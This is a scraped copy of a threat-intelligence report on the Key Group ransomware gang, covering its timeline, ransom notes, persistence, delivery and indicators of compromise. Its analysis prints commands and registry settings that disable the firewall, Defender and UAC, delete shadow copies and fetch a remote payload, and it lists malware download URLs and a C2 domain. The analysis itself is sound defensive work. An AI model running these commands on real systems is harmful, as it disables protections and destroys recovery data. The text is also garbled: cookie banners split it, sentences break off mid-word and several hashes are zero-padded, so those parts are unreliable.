

# Key Group: another ransomware group using leaked builders

CRIMEWARE REPORTS

01 OCT 2024

11 minute read




Table of Contents

Timeline of Key Group's activity

Delivery and infection

// AU

Expert KAS

Key Group  
Russian  
ransomv

The first  
solutions

attack on a Russian user, in which they did not demand money. However, according to our telemetry, the group was also active in 2022. Both before and after the attack covered in the BI.ZONE report, the attackers demanded that money be transferred to a Bitcoin wallet.

We tracked Key Group's activity from the start of their attacks and found that the group used not only Chaos but also other leaked ransomware builders. By analyzing the samples created with their help, we were able to find loaders and malicious URLs on GitHub that showed a connection between the group and previously unknown attackers.

## Timeline of Key Group's activity

The first variants of ransomware from Key Group's arsenal were discovered in April 2022. At that time, the group was using the source code of Xorist.

In August 2022, Key Group added the Chaos builder to its toolkit. Notably, on June 30, 2022, the creator of Chaos announced the launch of a RaaS (Ransomware-as-a-Service) partnership program.

In the Chaos variant, a new extension `.huis_bn` was added to encrypted files, and in the ransom note, the attackers requested that victims send a message on Telegram. This note contained

```

1 Attention! All your files are encrypted!
2 To restore your files and access them,
3 send an SMS with the text C32d4 to the User Telegram @[redacted]
4
5 You have 1 attempts to enter the code. If this
6 amount is exceeded, all data will irreversibly deteriorate. Be
7 careful when entering the code!
8
9 Glory @huis_bn
10 Ваши файлы зашифрованы!
11 Чтобы восстановить свои файлы и получить к ним доступ,
12 отправьте смс с текстом C32d4 Юзеру Телеграм @[redacted]

```

The next Key Group samples based on Chaos were discovered in January 2023. Throughout the year, the group used this ransomware, primarily changing only the content of the ransom note.

Starting in April 2023, the attackers were active on the DarkStore forum in the dark web. They targeted Telegram channels with spam raids and tested the publicly available remote access Trojan NjRat, which has keylogging, stealing, reverse shell, and USB propagation capabilities.

In the summer of 2023, a new sample of Chaos from Key Group was discovered, named `warnep.exe` (MD5: C2E1048E1E5130E36AF297C73A83AFF6).

The content of the note was significantly different from previous ones and was of an ideological nature. Key Group no longer provided contact information but declared its motives

Cookiebot  
by Usercentrics

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

Necessary	Preferences	Statistics	Marketing
<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Show details >

### Note from Key Group

In August 2023, we discovered the group using the Annabelle ransomware (MD5: 05FD0124C42461EF553B4B17D18142F9).

This ransomware is named after the American horror film “Annabelle”. The sample observed in Key Group’s attacks encrypts files and includes an MBR locker (MD5: D06B72CEB10DFED5ECC736C85837F08E), as well as the following built-in evasion techniques.

- ## 1 Disabling Windows Firewall:

```
1 NetSh Advfirewall set allprofiles state off
```

- ## 2 Disabling Windows Defender:

```
1 HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\  
2 "DisableAntiSpyware" = 1  
3 "DisableRealtimeMonitoring" = 1
```

- ### 3 Disabling UAC:

```
1 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
2 "EnableLUA" = 0
```

#### 4 Disabling the Registry Editor:

```
1 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
2 "DisableRegistryTools" = 0
```

### 5 Disabling the Run command from the Windows Start menu:

```
1 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer
2 "NoRun" = 1
```

6 Modifying Image File Execution Options by setting the `RIP` value instead of the debugger path for some processes, preventing them from launching correctly:

```
1 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\[process]
2 "Debugger" = "RIP"
```

## 7 Deleting shadow copies:

```
1 "vssadmin delete shadows /all /quiet"
```

The ransomware adds the `.Keygroup777tg.EXE` extension to the encrypted files. After encryption, it restarts the computer and displays the following screens:

Cookiebot  
by Usercentrics

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

Necessary	Preferences	Statistics	Marketing
<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Show details >

*Screen from the MBR locker included in the Annabelle ransomware (displayed after reboot)*

Around the same time, a sample of the Slam ransomware (MD5: 09CE91B4F137A4CBC1496D3791C6E75B) was detected in Key Group attacks. The Slam builder was also made publicly available back in 2021.



After that, UX-Cryptor additionally saves the ransom note in a file named `info-0v92.txt`, using output redirection of the `echo` command:

```
1 cmd.exe /c cd "%systemdrive%\Users\Public\Desktop"&attrib +h +s +r +i /D & echo [%RANDOM%]
2 Ooops! Your files are encrypted by the keygroup777tg hacker group! Telegram for contact:
3 @[redacted] 1>info-0v92.txt & attrib -h +s +r info-0v92.txt
```

UX-Cryptor includes several methods for persistence and detection evasion. For example, it overwrites the registry key `Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU`:

```
1 "Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU\MRUList" = "abc"
```

The `RunMRU` key is used by incident response specialists to examine commands executed through the `Run` utility.

In February 2024, Key Group switched from Chaos to the Hakuna Matata ransomware (MD5: DA09FCF140D3AAD0390FB7FAF7260EB5). The Hakuna Matata builder was published on the dark web in July 2023.

The Hakuna Matata variant encrypts files using AES-CBC and adds an extension of five random characters. Below is a snippet of Hakuna Matata running in our sandbox.

Cookiebot  
by Usercentrics

## This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

### Necessary

A light gray toggle switch, indicating that necessary cookies are enabled by default.

### Preferences

A black toggle switch with a white circle on the left, indicating that preferences cookies are currently disabled.

### Statistics

A black toggle switch with a white circle on the left, indicating that statistics cookies are currently disabled.

### Marketing

A black toggle switch with a white circle on the left, indicating that marketing cookies are currently disabled.

Show details >

Content

- 1 Your
- 2 you h
- 3 you c
- 4 Conta
- 5 Conta
- 6 in Ca
- 7 Teleg
- 8 Your

In early M  
ransomw

The NoC  
The key  
server in

It's worth  
Telegran

were added in the following format:

```
1 hxxps://t[.]me/s/SBUkr?[username]_[generated_id]=[generated_key]
```

The channel's theme is not related to ransomware and consists of political news. This scheme does not involve the attackers obtaining the data.

*Indicating the C2 server in code*




**This website uses cookies**

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary	Preferences	Statistics	Marketing





Show details >

*Function for sending requests to C2 server*



**This website uses cookies**

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

<div><b>Necessary</b></div> <div></div>	<div><b>Preferences</b></div> <div></div>	<div><b>Statistics</b></div> <div></div>	<div><b>Marketing</b></div> <div></div>
--	--	---	--

[Show details](#) >

A complete timeline of Key Group’s use of various ransomware families is presented below.

*Use of leaked Key Group builders*

**Delivery and infection**

To deliver the Chaos and Xorist ransomware to the victim’s computer, Key Group used multi-stage loaders.

**Subscribe to our weekly e-mails**

The hottest research right in your inbox


Email(Required)

☐

I agree to provide my email address to “AO Kaspersky Lab” to receive information about new posts on the site. I understand that I can withdraw this consent at any time via e-mail by clicking

We discovered an LNK file that was likely distributed via phishing emails. The LNK file contained an obfuscated PowerShell command that downloaded an SFX archive (self-extracting archive) from a remote resource:

the “unsubscribe” link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

 [Subscribe](#)

Deobfuscated command:

Upon extracting the SFX archive, the file C910DA0BAA2E08CEFCE079D1F7CB3469 sample contained the following command:

The command was obfuscated. In October 2023, a sample with ID F9369554 was discovered.

WebClient.DownloadFile("http://D655E770B4A040408000000000000000", "C:\Users\[redacted]\AppData\Local\Temp\hxxps://D655E770B4A040408000000000000000\cmd.exe")

1 hxxps://D655E770B4A040408000000000000000\cmd.exe

While still running, the Matata ransomware blocked access to the system registry.

## Persistence

### Xorist

The first discovered sample of Key Group, the Xorist ransomware, established persistence in the system by changing file extension associations. When a file with the .huis\_bn extension, which was added to encrypted files, was opened, the ransomware would launch:

```
1 HKLM\SOFTWARE\Classes\.huis_bn = "LGDAGXRNCRZHPLD"
2
3 HKLM\SOFTWARE\Classes\LGDAGXRNCRZHPLD\shell\open\command =
4 "C:\Users\[redacted]\AppData\Local\Temp\fj6qD14qWC1unS2.exe"
```

The ransomware also added itself to startup:

```
1 HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
2 "Alcmeter" = "C:\Users\[redacted]\AppData\Local\Temp\fj6qD14qWC1unS2.exe"
```

### Chaos

The Chaos ransomware (MD5: C910DA0BAA2E08CEFCE079D1F7CB3469) copied itself to \$user\AppData\cmd.exe and executed this file as a new process. The new process, in turn, created a new file in the startup folder: \$user\AppData\Microsoft\Windows\Start Menu\Programs\Startup\cmd.url, containing the following:

```
1 URL=file:///C:/Users/[redacted]/AppData/cmd.exe
```



#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary	Preferences	Statistics	Marketing
			

[Show details](#) >



### Annabelle

The Annabelle ransomware added itself to the `Run` and `Winlogon` registry keys.

```
1 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
2 "UpdateBackup" = "$selfpath"
3
4 HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
5 "UpdateBackup" = "$selfpath"
6
7 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
8 "Shell" = "$selfpath"
```

### UX-Cryptor

UX-Cryptor added itself to the following registry keys to maintain persistence in the system:

```
1 HKU\%usersid%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
2 "Shell" = "$selfpath"
3
4 HKU\%usersid%\Software\Microsoft\Windows\CurrentVersion\Run
5 "WindowsInstaller" = "$selfpath -startup"
6 "MSEdgeUpdateX" = "$selfpath"
7
8 HKU\%usersid%\Software\Microsoft\Windows\CurrentVersion\RunOnce
9 "System3264Wow" = "$selfpath --init"
10 "OneDrive10293" = "$selfpath /setup"
11 "WINDOWS" = "$selfpath --wininit"
```

Additionally, it added the following executable file names to startup:

```
1 HKU\%
2 "WI
3 "WI
4 "WI
5 "WI
6 "WI
7 "WI
8 "WI
9 "WI
```

### Judge/NoC

The NoC

```
1 $user
```

### Victim

Key Group

Russian c



#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >


Message from Key Group

## About the attackers

The `.huis_bn` extension added to encrypted files in the early versions of Key Group samples, Xorist and Chaos, refers to a Russian-speaking closed group “huis”, known in the shadow community. The group primarily conducted spam raids on Telegram channels. We suspect that Key Group is a subsidiary project of the “huis” group. The group is currently inactive and, according to the latest Telegram post, has been rebranded.

*Logo of the huis group (source: tgstat.com)*

We also checked the GitHub repository from which the ransomware and wipers were downloaded. The account max444432 is subscribed to the account `hxxps://github[.]com/json1c`. Its description contains the following contact on Telegram: `hxxps://t[.]me/json1c`.



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary

Preferences

Statistics

Marketing

Show details >

*Description of the json1c account on GitHub*

The Telegram user Bloody-Lord Destroyer-Crew, also known as “bloody” in the shadow community, was the owner of the “huis” group.

IN THE SAME CATEGORY

Page 10 of 16

Stealer here, stealer there, stealers everywhere!

Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

Awaken Likho is awake: new techniques of an APT group

From 12 to 21: how we discovered connections between the Twelve and BlackJack groups

--TWELVE-- is back



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >

Preview of the account on Telegram

This is a closed Telegram channel. Previously, the group also had an open channel @[redacted], which the attackers used to communicate with victims; however, it is no longer available. In that channel, the group published news about Key Group, updates from other channels of both technical and ideological nature, leaks from other Telegram sources, and announcements about spam raids.

In the GitHub repository, the first commit was titled "keygroup777".



**This website uses cookies**

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >

*Commits for uploading samples to the RMS2 repository*

In one of the ransom notes (MD5: 7E1577B6E42D47B30AE597EEE720D3B1), the attackers asked “not to touch Nikita’s channels, bloody and nacha”, which again indicates a connection to “huis”:

```
1 I am the owner of keygroup777 and I was enraged by the work of the telegram technical support
2 and I ask you not to touch Nikita's channels, bloody and nacha will be much worse
3 time goes by, hello from Root)
4 and quote Durov, Everything is just beginning - knees will become your only pose.
```

## Takeaways

As we can see, Key Group, like many hackers, does not develop its own malware but actively uses leaked ransomware builders, and the primary C2 channel is a GitHub repository, which makes it easy to track their activities. It’s also important to note that ransomware source code is increasingly becoming publicly available, and the number of groups using leaked builders or ransomware source code is on the rise. In the future, it is likely that there will be even more such groups.

## Indicators of compromise

<a href="#">D2FFADEC5AA0A5CDD5E5CF1A7901EB29</a>	Ransomware 1-st stage downloader
<a href="#">5AA991C89A6564A3C6351052E157F9D8</a>	Ransomware 2-nd stage dropper (SFX archive) – RegAsm.exe
<a href="#">BC9B44D8E5EB1543A26C16C2D45F8AB7</a>	Xorist ransomware – 1.exe
<a href="#">ACEA7E35F8878AEA046A7EB35D0B8330</a>	Chaos ransomware – 2.exe
<a href="#">2737B1B3835242989F544A18D2DBAEFF</a>	PowerShell LNK downloader
<a href="#">843F24AFDA0E1B375F00A00B39CF4A6E</a>	Ransomware 1-st stage dropper (SFX archive)
<a href="#">636E1A7083439E77920C5C902DE8E2AE</a>	Ransomware 2-nd stage downloader
<a href="#">1113BFBC7F3A62C87F1E090C57FA5D14</a>	Ransomware 3-rd stage dropper (SFX archive)
<a href="#">C910DA0BAA2E08CEFCCE079D1F7CB3469</a>	Chaos ransomware – 1.exe
<a href="#">A0165523B0CB1A3AD28B995F100CC3C3</a>	Xorist ransomware downloader – 2.exe
<a href="#">E0C744162654352F5E048B7339920A76</a>	Xorist ransomware – RegAsm.exe
<a href="#">F9369556A00000000000000000000000</a>	
<a href="#">D655E778A00000000000000000000000</a>	
<a href="#">BC9B44D8E5EB1543A26C16C2D45F8AB7</a>	
<a href="#">CE9D5030000000000000000000000000</a>	
<a href="#">A7ED00A0000000000000000000000000</a>	
<a href="#">604FD630000000000000000000000000</a>	
<a href="#">C2E1048E000000000000000000000000</a>	
<a href="#">7E1577B6000000000000000000000000</a>	
<a href="#">D655E778A00000000000000000000000</a>	
<a href="#">C910DA0BAA2E08CEFCCE079D1F7CB3469</a>	
<a href="#">FBD7E500000000000000000000000000</a>	
<a href="#">B404ACD8CFCE28DE0FCF5D2B0BE04989</a>	Chaos ransomware
<a href="#">7237881AF3C17426FA262EA362C2D50F</a>	Chaos ransomware
<a href="#">0889B78C02C338DF9394D913866E540C</a>	Chaos ransomware
<a href="#">ACEA7E35F8878AEA046A7EB35D0B8330</a>	Chaos ransomware
<a href="#">B1097F0A2B5B4B82E28CBD9953DD8B7C</a>	Chaos ransomware
<a href="#">1FED852D312031974BF5EB988904F64E</a>	RuRansom
<a href="#">6170BF1741D344C7D9B4384BF0771135</a>	RuRansom
<a href="#">65CD0E68B4B5803064C6CA8BE9B05B89</a>	RuRansom
<a href="#">3F224ADB6164F9A9C9E39E437FD0874C</a>	RuRansom
<a href="#">291F9902534C323E2093D0FEE37B5187</a>	RuRansom
<a href="#">EDAD568267A1D83403A8A55E557C8554</a>	RuRansom
<a href="#">6780495DAD7EB372F1A660811F4894A6</a>	UX-Cryptor



### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >

<a href="#">D2B80AC7CFCB075C5BDC637A75493E47</a>	UX-Cryptor
<a href="#">44913214A6F04604E1B688524D9C419B</a>	UX-Cryptor
<a href="#">DA09FCF140D3AAD0390FB7FAF7260EB5</a>	Hakuna Matata ransomware
<a href="#">BA2108E9C3BF810F8B59E19C0D8DE310</a>	Hakuna Matata ransomware
<a href="#">7249F2373BB6ADFC60DB971B4F7A1D20</a>	Hakuna Matata ransomware
<a href="#">EB74803E3F3396E076517A8BE727AE0D</a>	Hakuna Matata ransomware
<a href="#">63D8D813BC214B6F13F5EB3EE93B950A</a>	Hakuna Matata ransomware
<a href="#">B3BF4F7CA0BB97F68CFE61136C8F26D1</a>	Hakuna Matata ransomware
<a href="#">E46330807AFA8A023324E01F9B9C98BF</a>	Hakuna Matata dropper
<a href="#">46F8DE68E5348E1042461629B0B634A2</a>	Hakuna Matata ransomware
<a href="#">DA8419165BCC5014114B1D1934DB5DC0</a>	Hakuna Matata ransomware
<a href="#">56F5A95FFA6F89C24E0880C519A2AA50</a>	Judge/NoCry

[09F95167](#)

[05FD0124](#)

[09CE91B4](#)

from rep

[75F46171E](#)

[3BA80C2](#)

[8EFCF0F](#)

[46F8DE6](#)

[C2EDCC9](#)

[A095507](#)

[404D831747E7713F2EA6D859B52CE9B5](#)

NjKrat – Plugin cmd.stx.exe

[5AA991C89A6564A3C6351052E157F9D8](#)

SFX archive (Xorist + Chaos) – bater.exe

New product

Get your business' security to the Next level

Cookiebot  
by Usercentrics

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >

URLs

<http://fastxstreamz.herokuapp.com/913915/ndp462-kb3151800-x86-x64-allos-rus.scr?hash=AgADzh>

<http://fastxstreamz.herokuapp.com/913034/setupdjprog-i0w0w04g8gww4ock.exe?hash=agadox>

<http://fastxstreamz.herokuapp.com/912974/3.exe?hash=agadob>

[https://raw.githubusercontent.com/max444432/RMS2/main/\\*](https://raw.githubusercontent.com/max444432/RMS2/main/*)

[make-catherine.at.ply.gg](#) – C2 XWorm V2.2

HACKTIVISTS

MALWARE

MALWARE DESCRIPTIONS

MALWARE TECHNOLOGIES

MBR

MICROSOFT WINDOWS

RAAS

RANSOMWARE

RAT

RAT TROJAN

TARGETED ATTACKS

TELEGRAM

WIPER

# Key Group: another ransomware group using leaked builders

Your email address will not be published. Required fields are marked \*

Type your comment here

Name \*

Email \*

Comment

## // LATEST POSTS

SAS

The Cry  
APT: Inv

BORIS LARIN

## // LA



### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >

THREAT INTELLIGENCE AND IR

04 SEP 2024, 5:00PM60 MIN  
**Inside the Dark Web: exploring the human side of cybercriminals**

ANNA PAVLOVSKAYA

TECHNOLOGIES AND SERVICES

13 AUG 2024, 5:00PM60 MIN  
**The Cybersecurity Buyer’s Dilemma: Hype vs (True) Expertise**

OLEG GOROBETS, ALEXANDER LISKIN

CYBERTHREAT TALKS

16 JUL 2024, 5:00PM60 MIN  
**Cybersecurity’s human factor – more than an unpatched vulnerability**

OLEG GOROBETS

TRAININGS AND WORKSHOPS

09 JUL 2024, 4:00PM60 MIN  
**Building and prioritizing detection engineering backlogs with MITRE ATT&CK**

ANDREY TAMOYKIN

## // REPORTS



Beyond the Surface: the evolution and expansion of the SideWinder APT group

Kaspersky analyzes SideWinder APT's recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 tools.

BlindEagle flying high in Latin America

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin American countries.

APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.



// SUBSCRIPTIONS  
MAILS

The hottest

Cookiebot  
by Usercentrics

Subscribe

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >

Industrial threats

Web threats

Vulnerabilities and exploits

All threats

Security technologies

Research

Publications

All categories

Encyclopedia

Threats descriptions

KSB 2023